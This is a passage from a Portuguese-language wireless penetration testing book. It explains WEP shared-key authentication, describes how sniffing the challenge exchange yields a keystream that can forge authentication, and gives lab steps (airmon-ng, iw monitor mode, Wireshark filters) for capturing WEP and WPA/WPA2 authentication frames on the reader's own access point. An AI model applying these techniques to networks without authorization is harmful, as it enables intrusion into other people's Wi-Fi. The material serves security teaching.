
2. Como resposta ao STA, o AP vai enviar o challenge em claro (*Challenge Text*).

3. Com o challenge em claro em mãos, o STA deverá encriptar esse challenge com a sua chave (key) e enviar o challenge encriptado para o AP.

4. O AP recebe o challenge criptografado e decripta-o com a sua chave

(chave correta) por meio da operação XOR. Caso o challenge decriptado seja o mesmo que o challenge original, indica que o cliente possui a chave correta (key) e está autorizado a utilizar a rede.

Conforme a excelente explicação dada por Vivek Ramachandran em seu livro *Backtrack 5 Wireless Penetration Testing: Beginner's Guide*:

O problema de segurança é que um atacante pode listar passivamente toda essa comunicação (o processo de autenticação WEP por challenge – WEP SKA) snifando o ar e obtendo o challenge em claro e o challenge criptografado. Ele pode aplicar uma operação XOR para obter o keystream. Esse keystream pode ser usado para encriptar qualquer

futuro challenge enviado pelo Access point sem a necessidade de se saber a chave atual. (p. 62).

Ao obtermos o keystream, a etapa de autenticação pode ser forjada (com um keystream verdadeiro) e continuaremos com o processo de quebra da senha WEP SKA.

Capturando conexões WEP SKA

Para capturar o challenge utilizado no processo de autenticação em redes WEP SKA execute os passos a seguir:

1. Configure o AP para que a criptografia seja WEP SKA. Apenas por motivos didáticos, utilize o formato da chave como ASCII (Figura 5.17).

2. Finalize os processos pelo airmon-ng. A princípio não será utilizado a suíte Aircrack-ng, porém habitue-se a finalizar processos desnecessários. Além disso, certifique-se de que a interface wlan0 esteja ativa (up):

root@kali# **airmon-ng check kill**

root@kali# **ifconfig wlan0 up**

Figura 5.17 – Configurando o ponto de acesso com a criptografia WEP SKA..

3. Realize um escaneamento para determinação do canal de operação da rede em teste:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **iw dev wlan0 scan**

BSS 74:ea:3a:e1:e8:66 (on wlan0)

TSF: 7233596934 usec (0d, 02:00:33)

freq: 2427

beacon interval: 100

capability: ESS Privacy ShortPreamble ShortSlotTime (0x0431)

signal: -29.00 dBm

last seen: 0 ms ago

Information elements from Probe Response frame:

SSID: TP-LINK_E1E866

Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0

DS Parameter set: channel 11

4. Inicie a interface wireless em modo monitor e configure-a para operar no mesmo canal que a rede em teste:

root@kali# **iw dev wlan0 interface add mon0 type monitor**

root@kali# **ifconfig mon0 up**

root@kali# **iw dev mon0 set channel 11**

5. Faça a captura com o sniffer Wireshark na interface em modo monitor (Figura 3.9):

root@kali# **wireshark**

6. Caso o leitor tenha familiaridade com o Wireshark, deverá descriptografar o tráfego de dados com a senha da rede WEP. Caso contrário, no capítulo 8, “Conectando e capturando o tráfego em redes criptografadas”, há indicações de como o Wireshark é utilizado para

descriptografar pacotes WEP.

7. Conecte um dispositivo wireless qualquer à rede (celular, tablet etc.).

8. Nesse momento, o processo de autenticação de uma rede WEP SKA foi realizado com sucesso e a captura de dados com o Wireshark pode ser interrompida.

É enviado o beacon do AP para o endereço de broadcast, da mesma forma como ocorria em redes WEP OPN e OPN. O campo IEEE 802.11 wireless LAN management frame > Fixed parameters > Capabilities Information > Privacy: AP/STA can support WEP está sinalizando 1, indicando uma rede WEP ou WPA/WPA2 (Figura 5.13).

Analisando o campo IEEE 802.11 wireless LAN management frame > Tagged parameters, não há nenhum campo dentro de Vendor Specific indicando a criptografia WPA, sendo portanto WEP (Figura 5.14).

Caso o STA já tenha se conectado ao AP em outras circunstâncias, é enviado o Probe Request para saber se o AP está no seu range. Em caso positivo, o AP responde com o Probe Response.

A próxima etapa consiste no STA enviar um pedido de Authentication request para o AP. Antes de ser enviada uma conexão WEP SKA, é enviada uma conexão WEP OPN, pelo algoritmo Open System (IEEE 802.11 wireless LAN management frame > Fixed parameters > Authentication Algorithm: Open System (0) – Figura 5.18).

O AP recusará a conexão, enviando uma mensagem de erro para o STA (IEEE 802.11 wireless LAN management frame > Fixed parameters > Status Code: Responding STA doest not support the specified authentication algorithm – Figura 5.19).






Figura 5.18 – Primeiro é enviado um algoritmo de autenticação WEP OPN.

Figura 5.19 – O AP recusa o método OPN, enviando uma mensagem de erro.

Dessa forma, o STA enviará um pedido de SKA (IEEE 802.11 wireless LAN management frame > Fixed parameters > Authentication Algorithm: Shared Key (1) – Figura 5.20).

O AP irá responder com o Challenge Text para que o STA possa criptografá-lo e enviá-lo novamente ao AP (IEEE 802.11 wireless LAN management

frame > Tagged parameters > Tag: Challenge text > Challenge Text – Figura 5.21).

Figura 5.20 – Pedido de SKA enviado pelo STA.





Figura 5.21 – Challenge enviado pelo AP ao STA.

O Challenge Text é criptografado pelo STA e enviado ao AP na forma de Data (Figura 5.22).

Como o processo de autenticação está OK, na próxima etapa, o STA envia o pedido de Association request e o AP responde com Association response. No término de sua conexão, o cliente wireless envia os frames de desassociação e desautenticação, saindo da rede.

Figura 5.22 – Challenge criptografado pelo STA e enviado ao AP.

Caso os dois challenges sejam iguais, é enviada uma mensagem dizendo OK pelo AP ao STA permitindo a etapa de Associação (IEEE 802.11 wireless

LAN management frame > Fixed parameters > Status code: Successful – Figura 5.23).





Figura 5.23 – AP envia uma mensagem de OK para o STA.

5.3 Criptografia WPA/WPA2 PSK

Devido ao sistema de criptografia do WEP ser extremamente frágil, em 2002 o consórcio WFA (*Wifi Alliance*) lançou o WPA (*Wifi Protected Access*). A autenticação do WPA pode ser do tipo EAP (usando o servidor Radius) ou *Pre-shared Key* (PSK).

O WPA utiliza o TKIP (*Temporal Key Integrity Protocol*) – um protocolo baseado na troca de chaves dinâmicas (cada pacote enviado contém uma chave diferente). Mesmo fundamentado no RC4, o TKIP conseguiu colocar uma segurança a mais no WEP implementando algumas melhorias, como a

criptografia do vetor de inicialização. Ainda assim, o WPA apresenta algumas falhas.

O sucessor do WPA é o WPA2, que utiliza o protocolo CCMP com o algoritmo de criptografia AES, um algoritmo de cifragem bem superior.

O processo de autenticação em redes WPA/WPA2 PSK ocorre por meio do mecanismo denominado *4-way handshake*, em vez do simples challenge do WEP SKA. O 4-way handshake é mostrado na figura 5.24.





Figura 5.24 – Mecanismo de autenticação 4-way handshake em redes WPA/WPA2 PSK. Fonte: http://en.wikipedia.org/wiki/IEEE_802.11i-2004.

1. No processo de autenticação 4-way handshake, primeiro o AP envia uma mensagem ANonce (*Authenticator Nonce* – um número aleatório qualquer gerado) para o STA.

2. Com o conhecimento do ANonce do AP, o STA consegue construir a

chave PTK1 e gerar o MIC. Após esse processo envia seu próprio valor nonce (*Supplicant Nonce* – SNonce) com o número MIC (*Message Integrity Check* –pacote verificador de integridade) para o AP.

3. Com o SNonce do STA, o AP cria um PTK e é gerado o MIC correto. O MIC correto é comparado com o MIC enviado pelo STA. Caso os dois MICs sejam iguais, significa que o PMK do STA é o correto e ele pode conectar-se à rede. Como tudo está OK, o AP envia o GTK+MIC da mensagem.

O

GTK

é

usado

para

descriptografar

tráfego

multicast/broadcast.

4. O cliente envia uma confirmação para o AP (Acknowledgement) sinalizando que está tudo OK.

5.3.1 Capturando o beacon WPA TKIP

Realize os passos a seguir para capturar o frame Beacon em criptografia WPA TKIP:


1. Configure a rede para que seja WPA-PSK com a criptografia TKIP

(Figura 5.25).

Figura 5.25 – Configurando o ponto de acesso com a criptografia WPA-PSK TKIP .

2. Finalize os processos pelo airmon-ng. A princípio não será utilizado a suíte Aircrack-ng, porém habitue-se a finalizar processos desnecessários. Além disso, certifique-se de que a interface wlan0 esteja ativa (up):

root@kali# **airmon-ng check kill**

root@kali# **ifconfig wlan0 up**

3. Realize um escaneamento para determinação do canal de operação da rede em teste:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **iw dev wlan0 scan**

BSS 74:ea:3a:e1:e8:66 (on wlan0)

TSF: 7233596934 usec (0d, 02:00:33)

freq: 2427

beacon interval: 100

capability: ESS Privacy ShortPreamble ShortSlotTime (0x0431)

signal: -29.00 dBm

last seen: 0 ms ago

Information elements from Probe Response frame:

SSID: TP-LINK_E1E866

Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0

DS Parameter set: channel 11

4. Inicie a interface wireless em modo monitor e configure-a para operar no mesmo canal que a rede em teste:

root@kali# **iw dev wlan0 interface add mon0 type monitor**

root@kali# **ifconfig mon0 up**

root@kali# **iw dev mon0 set channel 11**

5. Faça a captura com o sniffer Wireshark na interface em modo monitor

(Figura 3.9):

root@kali# **wireshark**

6. Capture o frame Beacon no Wireshark utilizando o filtro wlan.bssid== *BSSID* && wlan.fc.type_subtype== *subtype*. O BSSID da rede em questão é 74:ea:3a:e1:e8:66. Dessa forma, o filtro ficará da seguinte forma:

wlan.bssid==74:ea:3a:e1:e8:66 && wlan.fc.type_subtype==8

O beacon envia informações sobre o sistema de criptografia (IEEE 802.11 wireless LAN management frame > Tagged parameters > Tag: Vendor Specific: Microsoft: WPA Information Element > WPA Version: 1 – Figura 5.26).





Figura 5.26 – Beacon Sinalizando uma rede com criptografia WPA-PSK TKIP.

5.3.2 Capturando o beacon WPA2 CCMP

Realize os passos a seguir para capturar o frame Beacon em criptografia WPA2 CCMP:

1. Configure a rede para que seja WPA2-PSK com a criptografia AES (Figura 5.27).

2. Finalize os processos pelo airmon-ng. A princípio não será utilizado a

suíte Aircrack-ng, porém habitue-se a finalizar os processos desnecessários. Além disso, certifique-se de que a interface wlan0 esteja ativa (up):

root@kali# **airmon-ng check kill**

root@kali# **ifconfig wlan0 up**

